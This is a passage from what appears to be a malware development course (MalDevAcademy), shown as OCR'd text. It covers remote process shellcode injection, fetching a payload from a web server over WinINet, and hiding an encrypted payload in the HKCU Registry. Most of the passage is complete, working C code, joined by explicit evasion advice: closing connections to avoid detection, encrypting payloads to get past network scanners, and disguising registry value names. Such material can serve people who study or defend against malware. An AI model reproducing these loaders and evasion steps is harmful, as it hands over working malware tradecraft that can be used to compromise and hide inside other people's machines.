      printf("[!] OpenProcess Failed With Error : %d \n", GetLastError());

    break;
  }

// Retrieves information about the next process recorded the snapshot.
// While a process still remains in the snapshot, continue looping
} while (Process32Next(hSnapShot, &Proc));

// Cleanup
_EndOfFunction:
  if (hSnapShot != NULL)
    CloseHandle(hSnapShot);
  if (*dwProcessId == NULL || *hProcess == NULL)
    return FALSE;
  return TRUE;
}
```

Shellcode Injection

To perform shellcode injection the `InjectShellcodeToRemoteProcess` function will be used. The function takes 3 parameters:

1. `hProcess` - A handle to the opened remote process.
2. `pShellcode` - The deobfuscated shellcode's base address and size. The shellcode must be in plaintext before being injected because it cannot be edited once it's in the remote process.
3. `sSizeOfShellcode` - The size of the shellcode.

Shellcode Injection - Code Snippet

```
BOOL InjectShellcodeToRemoteProcess(HANDLE hProcess, PBYTE pShellcode, SIZE_T sSizeOfShellcode) {

  PVOID pShellcodeAddress              = NULL;

  SIZE_T  sNumberOfBytesWritten          = NULL;
  DWORD dwOldProtection                = NULL;


  // Allocate memory in the remote process of size sSizeOfShellcode
  pShellcodeAddress = VirtualAllocEx(hProcess, NULL, sSizeOfShellcode, MEM_COMMIT | MEM_RESERVE, P
AGE_READWRITE);
  if (pShellcodeAddress == NULL) {
    printf("[!] VirtualAllocEx Failed With Error : %d \n", GetLastError());
    return FALSE;
  }
  printf("[i] Allocated Memory At : 0x%p \n", pShellcodeAddress);


  printf("[#] Press <Enter> To Write Payload ... ");
  getchar();
  // Write the shellcode in the allocated memory
  if (!WriteProcessMemory(hProcess, pShellcodeAddress, pShellcode, sSizeOfShellcode, &sNumberOfByt
esWritten) || sNumberOfBytesWritten != sSizeOfShellcode) {
    printf("[!] WriteProcessMemory Failed With Error : %d \n", GetLastError());
    return FALSE;
  }
  printf("[i] Successfully Written %d Bytes\n", sNumberOfBytesWritten);

  memset(pShellcode, '\0', sSizeOfShellcode);

  // Make the memory region executable
  if (!VirtualProtectEx(hProcess, pShellcodeAddress, sSizeOfShellcode, PAGE_EXECUTE_READWRITE, &dw
OldProtection)) {
```

```
    printf("[!] VirtualProtectEx Failed With Error : %d \n", GetLastError());
    return FALSE;
  }


  printf("[#] Press <Enter> To Run ... ");
  getchar();
  printf("[i] Executing Payload ... ");
  // Launch the shellcode in a new thread
  if (CreateRemoteThread(hProcess, NULL, NULL, pShellcodeAddress, NULL, NULL, NULL) == NULL) {
    printf("[!] CreateRemoteThread Failed With Error : %d \n", GetLastError());
    return FALSE;
  }
  printf("[+] DONE !\n");

  return TRUE;
}
```

Deallocating Remote Memory

VirtualFreeEx is a WinAPI that is used to deallocate previously allocated memory in a remote process. This function should only be called after the payload has fully finished execution otherwise it might free the payload's content and crash the process.


```
BOOL VirtualFreeEx(
  [in] HANDLE hProcess,
  [in] LPVOID lpAddress,
  [in] SIZE_T dwSize,
  [in] DWORD  dwFreeType
);
```

`VirtualFreeEx` takes the same parameter as the `VirtualFree` WinAPI with the only difference being that `VirtualFreeEx` takes an additional parameter (`hProcess`) that specifies the target process where the memory region resides.

Debugging

In this section, the implementation is debugged using the xdbg debugger to further understand what is happening under the hood.

This walkthrough injects shellcode into a Notepad process therefore start by opening up Notepad and attaching the x64 xdbg debugger to it. The image below shows the process has PID `22992`.



Run `RemoteShellcodeInjection.exe` providing notepad.exe as an argument. The binary will start by searching for the PID of Notepad which should be the same PID shown in the xdbg debugger, which in this case is `22992`.

Next, the binary will decrypt the payload. Notice that attempting to access the memory address will result in an error. The reason this happens is because the debugger is attached to the `notepad.exe` process whereas the deobfuscation process occurs in the local process which is `RemoteShellcodeInjection.exe`.

To view the deobfuscated payload, a new instance of xdbg must be opened and attached to the `RemoteShellcodeInjection.exe` process.

Back to the Notepad debugger instance, the next step is memory allocation. The base address where the payload will be written is `0x0000021700230000`. The debugger shows that the allocated memory region was zeroed out.

The deobfuscated payload is then written to the allocated memory region in the remote process.

Analyzing the local process, the payload was successfully zeroed out since it is not required anymore.

Finally, the payload is executed in the remote process inside of a new thread.

30. Payload Staging - Web Server

Payload Staging - Web Server

Introduction


Throughout the modules thus far, the payload has been consistently stored directly within the binary. This is a fast and commonly used method to fetch the payload. Unfortunately, in some cases where payload size constraints exist, saving the payload inside the code is not a feasible approach. The alternative approach is to host the payload on a web server and fetch it during execution.

Setting Up The Web Server

This module requires a web server to host the payload file. The easiest way is to use Python's HTTP server using the following command:

```
python -m http.server 8000
```

Note that the payload file should be hosted in the same directory where this command is executed.



To verify the web server is working, head to http://127.0.0.1:8000 using the browser.

Fetching The Payload

To fetch the payload from the web server, the following Windows APIs will be used:

- InternetOpenW - Opens an internet session handle which is a prerequisite to using the other Internet Windows APIs
- InternetOpenUrlW - Open a handle to the specified resource which is the payload's URL.
- InternetReadFile - Reads data from the web resource handle. This is the handle opened by `InternetOpenUrlW`.
- InternetCloseHandle - Closes the handle.
- InternetSetOptionW - Sets an Internet option.

Opening An Internet Session

The first step is to open an internet session handle using InternetOpenW which initializes an application's use of the WinINet functions. All the parameters being passed to the WinAPI are `NULL` since they are mainly for proxy-related matters. It is worth noting that having the second parameter set to `NULL` is equivalent to using `INTERNET_OPEN_TYPE_PRECONFIG`, which specifies that the system's current configuration should be used to determine the proxy settings for the Internet connection.

```
HINTERNET InternetOpenW(
  [in] LPCWSTR lpszAgent,       // NULL
  [in] DWORD   dwAccessType,    // NULL or INTERNET_OPEN_TYPE_PRECONFIG
  [in] LPCWSTR lpszProxy,       // NULL
```

```
  [in] LPCWSTR lpszProxyBypass, // NULL
  [in] DWORD   dwFlags          // NULL
);
```

Calling the function is shown in the snippet below.

```
// Opening an internet session handle
hInternet = InternetOpenW(NULL, NULL, NULL, NULL, NULL);
```

Opening a Handle To Payload

Moving on to the next WinAPI used, InternetOpenUrlW, where a connection is being established to the payloads's URL.

```
HINTERNET InternetOpenUrlW(
  [in] HINTERNET hInternet,       // Handle opened by InternetOpenW
  [in] LPCWSTR   lpszUrl,         // The payload's URL
  [in] LPCWSTR   lpszHeaders,     // NULL
  [in] DWORD     dwHeadersLength, // NULL
  [in] DWORD     dwFlags,         // INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVA
LID
  [in] DWORD_PTR dwContext        // NULL
);
```

Calling the function is shown in the snippet below. The fifth parameter of the function uses `INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID` to achieve a higher success rate with the HTTP request in case of an error on the server side. It's possible to use additional flags such as `INTERNET_FLAG_IGNORE_CERT_CN_INVALID` but that will be left up to the reader. The flags are well explained in Microsoft's documentation.

```
// Opening a handle to the payload's URL
hInternetFile = InternetOpenUrlW(hInternet, L"http://127.0.0.1:8000/calc.bin", NULL, NULL, INTERNE
T_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID, NULL);
```

Reading Data

InternetReadFile is the next WinAPI used which will read the payload.

```
BOOL InternetReadFile(
  [in]  HINTERNET hFile,                  // Handle opened by InternetOpenUrlW
  [out] LPVOID    lpBuffer,               // Buffer to store the payload
  [in]  DWORD     dwNumberOfBytesToRead,  // The number of bytes to read
  [out] LPDWORD   lpdwNumberOfBytesRead   // Pointer to a variable that receives the number of byt
es read
);
```

Before calling the function, a buffer must be allocated to hold the payload. Therefore, LocalAlloc is used to allocate a buffer the same size as the payload, 272 bytes. Once the buffer has been allocated, `InternetReadFile` can be used to read the payload. The function requires the number of bytes to read which in this case is `272`.

```
pBytes = (PBYTE)LocalAlloc(LPTR, 272);
InternetReadFile(hInternetFile, pBytes, 272, &dwBytesRead)
```


Closing InterntHandle

InternetCloseHandle is used to close an internet handle. This should be called once the payload has been successfully fetched.

```
BOOL InternetCloseHandle(
  [in] HINTERNET hInternet // Handle opened by InternetOpenW & InternetOpenUrlW
);
```

Closing HTTP/S Connections

It's important to be aware that the `InternetCloseHandle` WinAPI does not close the HTTP/S connection. WinInet tries to reuse connections and therefore although the handle was closed, the connection remains active. Closing the connection is vital to lessen the possibility of detection. For example, a binary was created that fetches a payload from GitHub. The image below shows the binary still connected to GitHub although the binary's execution was completed.



Luckily, the solution is quite simple. All that is required is to tell WinInet to close all the connections using the InternetSetOptionW WinAPI.

```
BOOL InternetSetOptionW(
  [in] HINTERNET hInternet,     // NULL
  [in] DWORD     dwOption,      // INTERNET_OPTION_SETTINGS_CHANGED
  [in] LPVOID    lpBuffer,      // NULL
  [in] DWORD     dwBufferLength // 0
);
```

Calling `InternetSetOptionW` with the `INTERNET_OPTION_SETTINGS_CHANGED` flag will cause the system to update the cached version of its internet settings and thus resulting in the connections saved by WinInet being closed.

```
InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);
```

Payload Staging - Code Snippet

`GetPayloadFromUrl` is a function that uses the previously discussed steps to fetch the payload from a remote server and stores it in a buffer.

```
BOOL GetPayloadFromUrl() {

  HINTERNET hInternet              = NULL,
            hInternetFile          = NULL;

  PBYTE   pBytes                   = NULL;

  DWORD   dwBytesRead              = NULL;

  // Opening an internet session handle
  hInternet = InternetOpenW(NULL, NULL, NULL, NULL, NULL);
  if (hInternet == NULL) {
    printf("[!] InternetOpenW Failed With Error : %d \n", GetLastError());
```

```
    return FALSE;
  }

  // Opening a handle to the payload's URL
  hInternetFile = InternetOpenUrlW(hInternet, L"http://127.0.0.1:8000/calc.bin", NULL, NULL, INTER
NET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID, NULL);
  if (hInternetFile == NULL) {
    printf("[!] InternetOpenUrlW Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Allocating a buffer for the payload
  pBytes = (PBYTE)LocalAlloc(LPTR, 272);

  // Reading the payload
  if (!InternetReadFile(hInternetFile, pBytes, 272, &dwBytesRead)) {
    printf("[!] InternetReadFile Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  InternetCloseHandle(hInternet);
  InternetCloseHandle(hInternetFile);
  InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);
  LocalFree(pBytes);

  return TRUE;
}
```

Dynamic Payload Size Allocation

The above implementation works when the payload size is known. When the size is unknown or is larger than the number of bytes specified in `InternetReadFile`, a heap overflow will occur resulting in the binary crashing.

One way to solve this issue is by placing `InternetReadFile` inside a while loop and continuously reading a constant value of bytes, which for this example will be `1024` bytes. The bytes are stored directly in a temporary buffer which will be of the same size, `1024`. The temporary buffer will be appended to the total bytes buffer which will continuously be reallocated to fit each newly read `1024` byte chunk.
Once `InternetReadFile` reads a value that is less than `1024` then that's the indicator that it has reached the end of the file and will break out of the loop.

Payload Staging With Dynamic Allocation - Code Snippet

```
BOOL GetPayloadFromUrl() {

  HINTERNET hInternet              = NULL,
          hInternetFile          = NULL;

  DWORD   dwBytesRead            = NULL;

  SIZE_T    sSize                   = NULL; // Used as the total payload size

  PBYTE   pBytes                  = NULL; // Used as the total payload heap buffer
  PBYTE   pTmpBytes               = NULL; // Used as the temp buffer of size 1024 bytes

  // Opening an internet session handle
  hInternet = InternetOpenW(NULL, NULL, NULL, NULL, NULL);
  if (hInternet == NULL) {
    printf("[!] InternetOpenW Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Opening a handle to the payload's URL
  hInternetFile = InternetOpenUrlW(hInternet, L"http://127.0.0.1:8000/calc.bin", NULL, NULL, INTER
NET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID, NULL);
  if (hInternetFile == NULL) {
    printf("[!] InternetOpenUrlW Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Allocating 1024 bytes to the temp buffer
  pTmpBytes = (PBYTE)LocalAlloc(LPTR, 1024);
  if (pTmpBytes == NULL) {
    return FALSE;
  }

  while (TRUE) {

    // Reading 1024 bytes to the temp buffer
    // InternetReadFile will read less bytes in case the final chunk is less than 1024 bytes
    if (!InternetReadFile(hInternetFile, pTmpBytes, 1024, &dwBytesRead)) {
      printf("[!] InternetReadFile Failed With Error : %d \n", GetLastError());
      return FALSE;
    }

    // Updating the size of the total buffer
    sSize += dwBytesRead;

    // In case the total buffer is not allocated yet
    // then allocate it equal to the size of the bytes read since it may be less than 1024 bytes
    if (pBytes == NULL)
      pBytes = (PBYTE)LocalAlloc(LPTR, dwBytesRead);
    else
```

```
      // Otherwise, reallocate the pBytes to equal to the total size, sSize.
      // This is required in order to fit the whole payload
      pBytes = (PBYTE)LocalReAlloc(pBytes, sSize, LMEM_MOVEABLE | LMEM_ZEROINIT);

    if (pBytes == NULL) {
      return FALSE;
    }

    // Append the temp buffer to the end of the total buffer
    memcpy((PVOID)(pBytes + (sSize - dwBytesRead)), pTmpBytes, dwBytesRead);

    // Clean up the temp buffer
    memset(pTmpBytes, '\0', dwBytesRead);

    // If less than 1024 bytes were read it means the end of the file was reached
    // Therefore exit the loop
    if (dwBytesRead < 1024) {
      break;
    }

    // Otherwise, read the next 1024 bytes
  }

  // Clean up
  InternetCloseHandle(hInternet);
  InternetCloseHandle(hInternetFile);
  InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);
  LocalFree(pTmpBytes);
  LocalFree(pBytes);

  return TRUE;
}
```

Payload Staging Final - Code Snippet

The `GetPayloadFromUrl` function now takes 3 parameters:

- `szUrl` The URL of the payload.
- `pPayloadBytes` - Returns as the base address of the buffer containing the payload.
- `sPayloadSize` - The total size of the payload that was read.

The function will also correctly closes the HTTP/S connections once the retrieval of the payload has been completed.

```
BOOL GetPayloadFromUrl(LPCWSTR szUrl, PBYTE* pPayloadBytes, SIZE_T* sPayloadSize) {

  BOOL    bSTATE            = TRUE;

  HINTERNET hInternet         = NULL,
          hInternetFile     = NULL;

  DWORD   dwBytesRead       = NULL;

  SIZE_T    sSize             = NULL;
  PBYTE   pBytes            = NULL,
          pTmpByte          = NULL;



  hInternet = InternetOpenW(NULL, NULL, NULL, NULL, NULL);
  if (hInternet == NULL){
    printf("[!] InternetOpenW Failed With Error : %d \n", GetLastError());
    bSTATE = FALSE; goto _EndOfFunction;
  }


  hInternetFile = InternetOpenUrlW(hInternet, szUrl, NULL, NULL, INTERNET_FLAG_HYPERLINK | INTERNE
T_FLAG_IGNORE_CERT_DATE_INVALID, NULL);
  if (hInternetFile == NULL){
    printf("[!] InternetOpenUrlW Failed With Error : %d \n", GetLastError());
    bSTATE = FALSE; goto _EndOfFunction;
  }


  pTmpBytes = (PBYTE)LocalAlloc(LPTR, 1024);
  if (pTmpBytes == NULL){
    bSTATE = FALSE; goto _EndOfFunction;
  }

  while (TRUE){

    if (!InternetReadFile(hInternetFile, pTmpBytes, 1024, &dwBytesRead)) {
      printf("[!] InternetReadFile Failed With Error : %d \n", GetLastError());
      bSTATE = FALSE; goto _EndOfFunction;
    }

    sSize += dwBytesRead;

    if (pBytes == NULL)
      pBytes = (PBYTE)LocalAlloc(LPTR, dwBytesRead);
    else
      pBytes = (PBYTE)LocalReAlloc(pBytes, sSize, LMEM_MOVEABLE | LMEM_ZEROINIT);

    if (pBytes == NULL) {
```

```
      bSTATE = FALSE; goto _EndOfFunction;
    }

    memcpy((PVOID)(pBytes + (sSize - dwBytesRead)), pTmpBytes, dwBytesRead);
    memset(pTmpBytes, '\0', dwBytesRead);

    if (dwBytesRead < 1024){
      break;
    }
  }



  *pPayloadBytes = pBytes;
  *sPayloadSize  = sSize;

_EndOfFunction:
  if (hInternet)
    InternetCloseHandle(hInternet);
  if (hInternetFile)
    InternetCloseHandle(hInternetFile);
  if (hInternet)
    InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);
  if (pTmpBytes)
    LocalFree(pTmpBytes);
  return bSTATE;
}
```

Implementation Note

In this module, the payload was retrieved from the internet as raw binary data, without any encryption or obfuscation. While this approach may evade basic security measures that analyze the binary code for signs of malicious activity, it'll get flagged by network scanning tools. Therefore, if the payload is not encrypted, packets captured during the transmission may contain identifiable snippets of the payload. This could expose the payload's signature, leading to the implementation process being flagged.

In real-world scenarios, it is always advised to encrypt or obfuscate the payload even if it's fetched at runtime.

Running The Final Binary

The binary successfully fetches the payload.

The connections are closed once execution is completed.

31. Payload Staging - Windows Registry

Payload Staging - Windows Registry

Introduction

The previous module showed that a payload does not necessarily need to be stored inside the malware. Instead, the payload can be fetched at runtime by the malware. This module will show a similar technique, except the payload will be written as a registry key value and then fetched from the Registry when required. Since the payload will be stored in the Registry, if security solutions scan the malware they will be unable to detect or find any payload within.

This code in this module is divided into two parts. The first part is writing the encrypted payload to a registry key. The second part reads the payload from the same registry key, decrypts it and executes it. The module will not explain the encryption/decryption process as this was explained in prior modules.

This module will also introduce the concept of Conditional Compilation.

Conditional Compilation

Conditional compilation is a way to include code inside a project which the compiler will either compile or not compile. This will be used by the implementation to decide whether it's reading or writing to the Registry.

The two sections below provide skeleton code as to how the read and write operations will be written using conditional compilation.

Write Operation

```
#define WRITEMODE// Code that will be compiled in both cases

// if 'WRITEMODE' is defined
#ifdef WRITEMODE// The code that will be compiled
  // Code that's needed to write the payload to the Registry
#endif// if 'READMODE' is defined
```

```
#ifdef READMODE// Code that will NOT be compiled
#endif
```

Read Operation

```
#define READMODE// Code that will be compiled in both cases

// if 'READMODE' is defined
#ifdef READMODE// The code that will be compiled
  // Code that's needed to read the payload from the Registry
#endif

// if 'WRITEMODE' is defined
#ifdef WRITEMODE// Code that will NOT be compiled
#endif
```

Writing To The Registry

This section will walk through the `WriteShellcodeToRegistry` function. The function takes two parameters:


1. `pShellcode` - The payload to be written.
2. `dwShellcodeSize` - The size of the payload to be written.

REGISTRY & REGSTRING


The code starts with two pre-defined constants `REGISTRY` and `REGSTRING` which are set to `Control Panel` and `MalDevAcademy` respectively.

```
// Registry key to read / write
#define     REGISTRY            "Control Panel"#define     REGSTRING           "MalDevAcademy"
```

`REGISTRY` is the name of the registry key that will hold the payload. The full path of `REGISTRY` will be `Computer\HKEY_CURRENT_USER\Control Panel`.



What the function will be doing programmatically is creating a new `String Value` under this registry key to store the payload. `REGSTRING` is the name of the string value that will be created. Obviously, in a real situation, use a more realistic value such as `PanelUpdateService` or `AppSnapshot`.



Opening a Handle To The Registry Key

The RegOpenKeyExA WinAPI is used to open a handle to the specified registry key which is a prerequisite to creating, editing or deleting values under the registry key.

```
LSTATUS RegOpenKeyExA(
  [in]           HKEY   hKey,     // A handle to an open registry key
  [in, optional] LPCSTR lpSubKey,   // The name of the registry subkey to be opened (REGISTRY cons
```

```
tant)
  [in]          DWORD  ulOptions,  // Specifies the option to apply when opening the key - Set to
0
  [in]          REGSAM samDesired,   // Access Rights
  [out]         PHKEY  phkResult   // A pointer to a variable that receives a handle to the opene
d key
);
```

The fourth parameter of the `RegOpenKeyExA` WinAPI defines the access rights to the registry key. Because the program needs to create a value under the registry key, `KEY_SET_VALUE` was selected. The full list of registry access rights can be found here.

```
STATUS = RegOpenKeyExA(HKEY_CURRENT_USER, REGISTRY, 0, KEY_SET_VALUE, &hKey);
```

Setting Registry Value

Next, the RegSetValueExA WinAPI is used which takes the opened handle from `RegOpenKeyExA` and creates a new value that is based on the second parameter, `REGSTRING`. It will also write the payload to the newly created value.

```
LSTATUS RegSetValueExA(
  [in]          HKEY       hKey,            // A handle to an open registry key
  [in, optional] LPCSTR    lpValueName,     // The name of the value to be set (REGSTRING constan
t)
                DWORD      Reserved,        // Set to 0
  [in]          DWORD      dwType,          // The type of data pointed to by the lpData paramete
r
  [in]          const BYTE *lpData,         // The data to be stored
  [in]          DWORD      cbData           // The size of the information pointed to by the lpDa
ta parameter, in bytes
);
```

It is also worth noting that the fourth parameter specifies the data type for the registry value. In this case, it's set to `REG_BINARY` since the payload is simply a list of bytes but the complete list of data types can be found here.

```
STATUS = RegSetValueExA(hKey, REGSTRING, 0, REG_BINARY, pShellcode, dwShellcodeSize);
```

Closing Registry Key Handle

Finally, RegCloseKey is used to close the handle of the registry key that was opened.

```
LSTATUS RegCloseKey(
  [in] HKEY hKey // Handle to an open registry key to be closed
);
```

Writing To The Registry - Code Snippet

```
// Registry key to read / write
#define     REGISTRY            "Control Panel"#define     REGSTRING           "MalDevAcademy"

BOOL WriteShellcodeToRegistry(IN PBYTE pShellcode, IN DWORD dwShellcodeSize) {

    BOOL        bSTATE  = TRUE;
    LSTATUS     STATUS  = NULL;
    HKEY        hKey    = NULL;

    printf("[i] Writing 0x%p [ Size: %ld ] to \"%s\\%s\" ... ", pShellcode, dwShellcodeSize, REGIS
TRY, REGSTRING);

    STATUS = RegOpenKeyExA(HKEY_CURRENT_USER, REGISTRY, 0, KEY_SET_VALUE, &hKey);
    if (ERROR_SUCCESS != STATUS) {
        printf("[!] RegOpenKeyExA Failed With Error : %d\n", STATUS);
        bSTATE = FALSE; goto _EndOfFunction;
    }

    STATUS = RegSetValueExA(hKey, REGSTRING, 0, REG_BINARY, pShellcode, dwShellcodeSize);
    if (ERROR_SUCCESS != STATUS){
        printf("[!] RegSetValueExA Failed With Error : %d\n", STATUS);
        bSTATE = FALSE; goto _EndOfFunction;
    }

    printf("[+] DONE ! \n");


_EndOfFunction:
    if (hKey)
        RegCloseKey(hKey);
    return bSTATE;
}
```

Reading The Registry

Now that the payload has been written to the `MalDevAcademy` string under the `Computer\HKEY_CURRENT_USER\Control Panel` registry key, it is time to write the other implementation which will contain the decryption functionality that `HellShell.exe` provided.

This section will walk through the `ReadShellcodeFromRegistry` function (shown below). The function takes two parameters:

1. `sPayloadSize` - The payload size to read.
2. `ppPayload` - A buffer that will store the outputted payload.

Heap Allocation

The function starts by allocating memory to the size of `sPayloadSize` which will store the payload.

```
pBytes = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sPayloadSize);
```

Read Registry Value

The RegGetValueA function requires the registry key and value to read, which are `REGISTRY` and `REGSTRING`, respectively. In the previous module, it was possible to fetch the payload from the internet in several chunks of any size, however, when working with `RegGetValueA` this is not possible since it does not read the bytes as a stream of data but rather all at once. All of this means that knowing the payload size is a requirement in the reading implementation.

```
LSTATUS RegGetValueA(
  [in]                HKEY    hkey,     // A handle to an open registry key
  [in, optional]      LPCSTR  lpSubKey, // The path of a registry key relative to the key specifie
d by the hkey parameter
  [in, optional]      LPCSTR  lpValue,  // The name of the registry value.
  [in, optional]      DWORD   dwFlags,  // The flags that restrict the data type of value to be qu
eried
  [out, optional]     LPDWORD pdwType,  // A pointer to a variable that receives a code indicating
the type of data stored in the specified value
  [out, optional]     PVOID   pvData,   // A pointer to a buffer that receives the value's data
  [in, out, optional] LPDWORD pcbData   // A pointer to a variable that specifies the size of the
buffer pointed to by the pvData parameter, in bytes
);
```

The fourth parameter can be used to restrict the data type, however, this implementation uses `RRF_RT_ANY`, signifying any data type.
Alternatively, `RRF_RT_REG_BINARY` could have been used since the payload is of binary data type. Lastly, the payload is read to `pBytes` which was previously allocated using `HeapAlloc`.

```
STATUS = RegGetValueA(HKEY_CURRENT_USER, REGISTRY, REGSTRING, RRF_RT_ANY, NULL, pBytes, &dwBytesRe
ad);
```

Reading Registry - Code Snippet

```
BOOL ReadShellcodeFromRegistry(IN DWORD sPayloadSize, OUT PBYTE* ppPayload) {

